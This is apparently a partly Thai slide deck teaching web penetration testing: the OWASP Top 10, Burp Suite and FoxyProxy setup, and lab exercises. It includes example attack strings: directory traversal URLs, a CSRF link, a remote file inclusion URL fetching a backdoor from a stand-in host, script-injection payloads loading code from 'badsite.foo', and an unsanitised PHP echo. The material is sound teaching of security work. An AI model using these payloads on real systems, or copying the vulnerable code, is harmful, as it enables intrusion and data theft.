

---

# WEB APPLICATION PENETRATION TESTING



# OWASP TOP 10 (2021)

- OWASP (Open Web Application Security Project)
- List of the 10 most common application vulnerabilities



# A01:2021 – BROKEN ACCESS CONTROL

- การจัดการสิทธิ์ที่ผิดพลาด
- การเข้าถึงที่ให้สิทธิ์ที่มากเกินไป เกินระดับของ user
- เช่น
  - สามารถอ่านข้อมูลของ user คนอื่น ๆ ได้ โดยเปลี่ยนเพียง user id
  - user ที่ควรอ่านข้อมูลได้เท่านั้น สามารถลบไฟล์ได้

# A02:2021 – CRYPTOGRAPHIC FAILURES

- ข้อมูลที่มีความสำคัญ ไม่ได้เข้ารหัส
- มีการเข้ารหัสที่คาดเดาการถอดรหัสได้ง่าย
- ใช้เทคนิคการเข้ารหัสที่ล้าสมัย

## A03:2021 – INJECTION

- การรับ input ที่ไม่มีการตรวจสอบ ทำให้ผู้ประสงค์ร้ายส่งคำสั่งผ่าน input เข้ามาได้
- เช่น SQL Injection และ XSS

# A04:2021 – INSECURE DESIGN

- การออกแบบ Architecture ที่ผิดพลาด ซึ่งไม่ใช่ปัญหาที่เกิดจากการ Implement หรือการออก Policy ที่ผิดพลาด
- เช่น
  - ขั้นตอนวิธีการ reset password ที่ง่ายเกินไป
  - การแก้ไขข้อมูลสำคัญโดยไม่ต้องกรอกพาสเวิร์ด

# A05:2021 – SECURITY MISCONFIGURATION

- การตั้งค่าที่ผิดพลาดของผู้ดูแลระบบ
- เช่น
  - การใช้ Default password
  - การใช้ Default error message
  - การที่ไม่ลบไฟล์ default หรือ installation file
  - Open permission บน cloud storage
  - เปิด port หรือ firewall มากเกินไป

## A06:2021 – VULNERABLE AND OUTDATED COMPONENTS

- การใช้ซอฟต์แวร์ที่มีเวอร์ชันเก่า มีช่องโหว่
- การใช้ซอฟต์แวร์ที่ไม่สามารถอัปเดตการรักษาความปลอดภัยได้
- ซอฟต์แวร์ที่ใช้งานมี component หรือ plugin ที่มีช่องโหว่ หรือไม่สามารถอัปเดตได้



## A07:2021 – IDENTIFICATION AND AUTHENTICATION FAILURES

- ระบบออกแบบขั้นตอนการตรวจสอบยืนยันตัวตนที่ไม่ดี ทำให้ผู้โจมตีเข้าขโมยตัวตนได้หรือเข้าระบบได้
- เช่น
  - ระบบไม่มีการป้องกัน ทำให้สามารถถูกโจมตีแบบ Brute force ได้
  - การใช้ Default password / generic password
  - การใช้ MFA ที่ออกแบบไม่ดี
  - การจัดการ session ที่ไม่ดี ทำให้ถูก reuse ได้

## A08:2021 – SOFTWARE AND DATA INTEGRITY FAILURES

- ระหว่างการติดตั้ง software หรือ การ integration ถูกแก้ไขโค้ด
- เช่น
  - ถูกเปลี่ยนแปลงแก้ไขไฟล์ระหว่างการดาวน์โหลดไฟล์
  - ระหว่างการ CI/CD pipelines มีบุคคลภายนอกแก้ไขโค้ดได้ระหว่างการ integration
  - สามารถส่ง Remote Code เข้ามาที่ function ที่ถูก bundle ไว้ ทำให้เกิดการเปลี่ยนแปลงข้อมูลใน Application ได้

## A09:2021 – SECURITY LOGGING AND MONITORING FAILURES

- การจัดการ **Logging** ทำได้ไม่เหมาะสม
  - การเก็บ **Log** ไม่ครบถ้วน หรือ ไม่สมบูรณ์
    - เช่น เก็บเฉพาะ **Log** ของ **server** แต่ไม่เก็บของ **application**
  - ไม่มีการเก็บ **Log** แบบ **real-time** ทำให้ใช้ในการตรวจจับภัยคุกคามไม่ได้

## A10:2021 – SERVER-SIDE REQUEST FORGERY (SSRF)

- ผู้โจมตีปลอม request ฝั่ง server ส่งไปที่ backend หรือ เครื่องอื่น ๆ บน network เดียวกัน

# OWASP TOP 10 - 2021

Complete Beginner > Web Hacking Fundamentals > OWASP Top 10 - 2021



## OWASP Top 10 - 2021

Learn about and exploit each of the OWASP Top 10 vulnerabilities; the 10 most critical web security risks.

 Easy ⌚ 120 min

OWASP<sup>TM</sup>



# GENERAL WEB APPLICATION VULNERABILITY





## ENVIRONMENT SETUP FOR WEBAPP PENTEST

- 1. Proxy Foxy setup
- 2. Burp suite setup

# FOXYPROXY SETTING

- Install on Firefox browser and FoxyProxy extension





# FOXYPROXY SETTING

 **Add Proxy**

|                                   |                                        |
|-----------------------------------|----------------------------------------|
| Title or Description (optional)   | Proxy Type                             |
| <input type="text" value="Burp"/> | <input type="text" value="HTTP"/>      |
| Color                             | Proxy IP address or DNS name ★         |
| <div>#66cc66</div>                | <input type="text" value="127.0.0.1"/> |
|                                   | Port ★                                 |
|                                   | <input type="text" value="8080"/>      |
|                                   | Username (optional)                    |
|                                   | <input type="text" value="username"/>  |
|                                   | Password (optional) 👁                  |
|                                   | <input type="password" value="*****"/> |

Cancel

Save & Add Another

Save

# HTTPS WEBSITE

- When you Intercept HTTPs, it needs more configurations.



## Software is Preventing Firefox From Safely Connecting to This Site

www.google.com is most likely a safe site, but a secure connection could not be established. This issue is caused by **PortSwigger CA**, which is either software on your computer or your network.

**What can you do about it?**

www.google.com has a security policy called HTTP Strict Transport Security (HSTS), which means that Firefox can only connect to it securely. You can't add an exception to visit this site.


- If your antivirus software includes a feature that scans encrypted connections (often called "web scanning" or "https scanning"), you can disable that feature. If that doesn't work, you can remove and reinstall the antivirus software.
- If you are on a corporate network, you can contact your IT department.
- If you are not familiar with **PortSwigger CA**, then this could be an attack, and there is nothing you can do to access the site.

[Learn more...](#)

[Go Back](#) [Advanced...](#)


# PROXYING HTTP

- Download cert
- <https://burp/cert>




# PROXYING HTTP

- about:preferences
  - Search for “certificate” -> “View certificate”
- Register a new certificate
  - Import -> Select file
  - Trust this CA to identify websites




# RESTORE DEFAULT

- Burp -> User options -> Restore defaults



# SCOPING AND TARGETING


- Set the scope range to limit the attack scope



# HISTORY

| Burp Project Intruder Repeater Window Help                                                                             |                                    |        |                                        |        |        |        |        |           |           |        |         |     |                |
|------------------------------------------------------------------------------------------------------------------------|------------------------------------|--------|----------------------------------------|--------|--------|--------|--------|-----------|-----------|--------|---------|-----|----------------|
| Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn |                                    |        |                                        |        |        |        |        |           |           |        |         |     |                |
| Intercept HTTP history WebSockets history Options                                                                      |                                    |        |                                        |        |        |        |        |           |           |        |         |     |                |
| Filter: Hiding CSS, image and general binary content                                                                   |                                    |        |                                        |        |        |        |        |           |           |        |         |     |                |
| # ^                                                                                                                    | Host                               | Method | URL                                    | Params | Edited | Status | Length | MIME type | Extension | Title  | Comment | TLS | IP             |
| 1                                                                                                                      | https://www.google.com             | GET    | /                                      |        |        | 200    | 125266 | HTML      |           | Google |         | ✓   | 142.250.199.36 |
| 2                                                                                                                      | https://www.google.com             | POST   | /gen_204?s=webhp&t=af&atyp=csi&ei=...  | ✓      |        | 204    | 357    | HTML      |           |        |         | ✓   | 142.250.199.36 |
| 3                                                                                                                      | https://www.google.com             | POST   | /gen_204?atyp=i&ei=GcrvYvaSMM2X-A...   | ✓      |        | 204    | 357    | HTML      |           |        |         | ✓   | 142.250.199.36 |
| 4                                                                                                                      | https://www.google.com             | GET    | /client_204?&atyp=i&biw=1252&bih=5...  | ✓      |        | 204    | 766    | HTML      |           |        |         | ✓   | 142.250.199.36 |
| 5                                                                                                                      | https://www.google.com             | GET    | /complete/search?q&cp=0&client=gws-... | ✓      |        | 200    | 7348   | JSON      |           |        |         | ✓   | 142.250.199.36 |
| 6                                                                                                                      | https://www.google.com             | POST   | /gen_204?atyp=csi&ei=GcrvYvaSMM2X...   | ✓      |        | 204    | 357    | HTML      |           |        |         | ✓   | 142.250.199.36 |
| 7                                                                                                                      | https://www.google.com             | GET    | /gen_204?atyp=i&ct=psnt&cad=&nt=na...  | ✓      |        | 204    | 481    | HTML      |           |        |         | ✓   | 142.250.199.36 |
| 8                                                                                                                      | https://adservice.google.com       | GET    | /adsid/google/ui                       |        |        | 302    | 716    | HTML      |           |        |         | ✓   | 216.58.200.2   |
| 9                                                                                                                      | https://adservice.google.co.th     | GET    | /adsid/google/ui?gadsid=AORoGNTDev...  | ✓      |        | 302    | 1049   | HTML      |           |        |         | ✓   | 216.58.199.226 |
| 10                                                                                                                     | https://googleads.g.doubleclick... | GET    | /adsid/google/ui?gadsid=AORoGNShAR...  | ✓      |        | 302    | 718    | HTML      |           |        |         | ✓   | 216.58.200.2   |
| 11                                                                                                                     | https://adservice.google.com       | GET    | /adsid/google/si?gadsid=AORoGNTngm...  | ✓      |        | 302    | 719    | HTML      |           |        |         | ✓   | 216.58.200.2   |
| 12                                                                                                                     | https://adservice.google.co.th     | GET    | /adsid/google/si?gadsid=AORoGNRjs4Y... | ✓      |        | 302    | 1049   | HTML      |           |        |         | ✓   | 216.58.199.226 |
| 13                                                                                                                     | https://googleads.g.doubleclick... | GET    | /adsid/google/si?gadsid=AORoGNSmiu...  | ✓      |        | 204    | 571    | HTML      |           |        |         | ✓   | 216.58.200.2   |
| 14                                                                                                                     | https://www.google.com             | POST   | /gen_204?atyp=i&ei=GcrvYvaSMM2X-A...   | ✓      |        | 204    | 357    | HTML      |           |        |         | ✓   | 142.250.199.36 |

# REPEATER MODE





**Request**

Pretty Raw Hex \n ≡

```
1 GET / HTTP/1.1
2 Host: 10-10-26-169.p.thmlabs.com
3 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://tryhackme.com/
8 Dnt: 1
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Sec-Gpc: 1
15 Cache-Control: max-age=0
16 Te: trailers
17 Connection: close
18
19
```

**Response**

Pretty Raw Hex Render \n ≡

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Sat, 04 Sep 2021 22:50:16 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Front-End-Https: on
7 Content-Length: 6613
8
9 <!DOCTYPE html>
10 <html lang=en>
11   <head>
12     <title>
13       Bastion Hosting
14     </title>
15     <meta charset=utf-8>
16     <meta name=viewport content="width=
17     <link rel="icon" type="image/x-ico
18     <link href="/assets/css/bootstrap-
19     <link href="/assets/css/styles.css
20     <link href="/assets/css/home.css re
21   </head>
22   <body class="d-flex flex-column h-100">
23     <main class="flex-shrink-0">
24       <nav class="navbar navbar-expand-
25       <div class="container px-5">
```

**INSPECTOR** ? X

|                      |   |
|----------------------|---|
| Request Attributes   | ▼ |
| Query Parameters (0) | ▼ |
| Body Parameters (0)  | ▼ |
| Request Cookies (0)  | ▼ |
| Request Headers (16) | ▼ |
| Response Headers (6) | ▼ |

## INTRUDER MODE

4 attack types :

- Sniper - *one* set of payloads
- Battering ram - puts the same payload in every position
- Pitchfork - one payload set per position (max = 20)
- Cluster bomb - multiple payload sets (making sure that every possible combination of payloads is tested)

# INTRUDER'S PAYLOAD

? **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

joel

harriet

alex

Add

Add from list ... [Pro version only] ▼

# DECODING / ENCODING / HASHING

Repeater Sequencer **Decoder** Comparer Logger

Testing

☒ Text ☐ Hex ?  
Decode as ...  
Encode as ...  
Hash ...  
Smart decode

VGvzdGluZw==

☒ Text ☐ Hex  
Decode as ...  
Encode as ...  
Hash ...  
Smart decode

☒ Text ☐ Hex ?

Decode as ...

Encode as ...

Hash ...

KECCAK-224

KECCAK-256

KECCAK-288

KECCAK-384

KECCAK-512

MD2

MD4

MD5

OID.1.0.10118.3.0.55

OID.1.2.804.2.1.1.1.2.2.1

# DIRECTORY TRAVERSAL AND COMMAND INJECTION ATTACKS

- Directory traversal
  - Obtain access to files outside web site root directory
  - Canonicalization attack and percent encoding
- Command injection
  - Cause server to run OS shell commands

```
http://target.foo/?display=../../../../etc/config
```

```
http://tatget.foo/?display=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/config
```

## COMMON WEB VULNERABILITIES

- **Cross-Site Request Forgery:** An attack that forces an end user to execute unwanted actions on a web application that the end user is currently authenticated too.

`http://bank.com/transfer.php?acct=alice&amount=300`

## COMMON WEB VULNERABILITIES


- **Brute Force Attacks:**

A trial and error method used to obtain authentication to a web application.  
(username, password, etc.)

- **Remote File Inclusion (RFI):** The ability to include links to remote files through the exploitation of a vulnerable inclusion procedures implemented on the app.

✧ `http://host.com/index.php?file=http://badboysite.com/backdoor.php`

- **Local File Inclusion (LFI):** The vulnerability occurs when a page include is not properly sanitized and an adversary can request a file located on the server through a web browser.



- Command injection attack
- Directory traversal
- Brute-force Attack with Burp suite



441



**DVWA**


Basic room for testing exploits against the Damn Vulnerable Web Application box

Damn Vulnerable Web Application



# MANIPULATING COOKIES

- Cookie access on Firefox
  - F12 or Right click > Inspect > Storage tab > Cookies
- Replay Attacks
  - Resubmitting or guessing authorization tokens
  - Replay cookie to obtain authenticated session



The screenshot shows the Google homepage in a browser window. The Firefox DevTools Storage tab is open, displaying a list of cookies for the URL <https://www.google.com>. The cookies table includes columns for Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, SameSite, and Last Accessed.

| Name    | Value           | Domain      | Path | Expires / Max-Age        | Size | HttpOnly | Secure | SameSite | Last Accessed    |
|---------|-----------------|-------------|------|--------------------------|------|----------|--------|----------|------------------|
| 1P_JAR  | 2020-08-10-08   | .google.com | /    | Wed, 09 Sep 2020 08...   | 19   | false    | true   | None     | Mon, 10 Aug 2020 |
| ANID    | AHWqTUmvmn...   | .google.com | /    | Mon, 07 Sep 2020 1...    | 68   | true     | true   | None     | Mon, 10 Aug 2020 |
| CONSENT | WP.289d70       | .google.com | /    | Fri, 01 Jan 2038 00:0... | 16   | false    | false  | None     | Mon, 10 Aug 2020 |
| NID     | 204=DIUFWTn8... | .google.com | /    | Tue, 09 Feb 2021 08:...  | 178  | true     | true   | None     | Mon, 10 Aug 2020 |



# CROSS SITE SCRIPTING (XSS)



# CROSS-SITE SCRIPTING (XSS)

- Attacker injects code in trusted site that will be executed in client browser

```
Check out this amazing  
<a href="https://trusted.foo">website</a><script  
src="https://badsite.foo/hook.js"></script>.
```

```
<?php  
    echo 'Hello ' . $_GET['name'] ;  
?>
```


<http://victim.site/hello.php?name=Bob>



Hello Bob

```
<?php  
    echo 'Hello ' . $_GET['name'] ;  
?>
```

[http://victim.site/hello.php?name=<script>alert\(“XSS”\)</script>](http://victim.site/hello.php?name=<script>alert(“XSS”)</script>)



Hello <script>alert(“XSS”)</script>

(The JavaScript will be executed in the browser.)

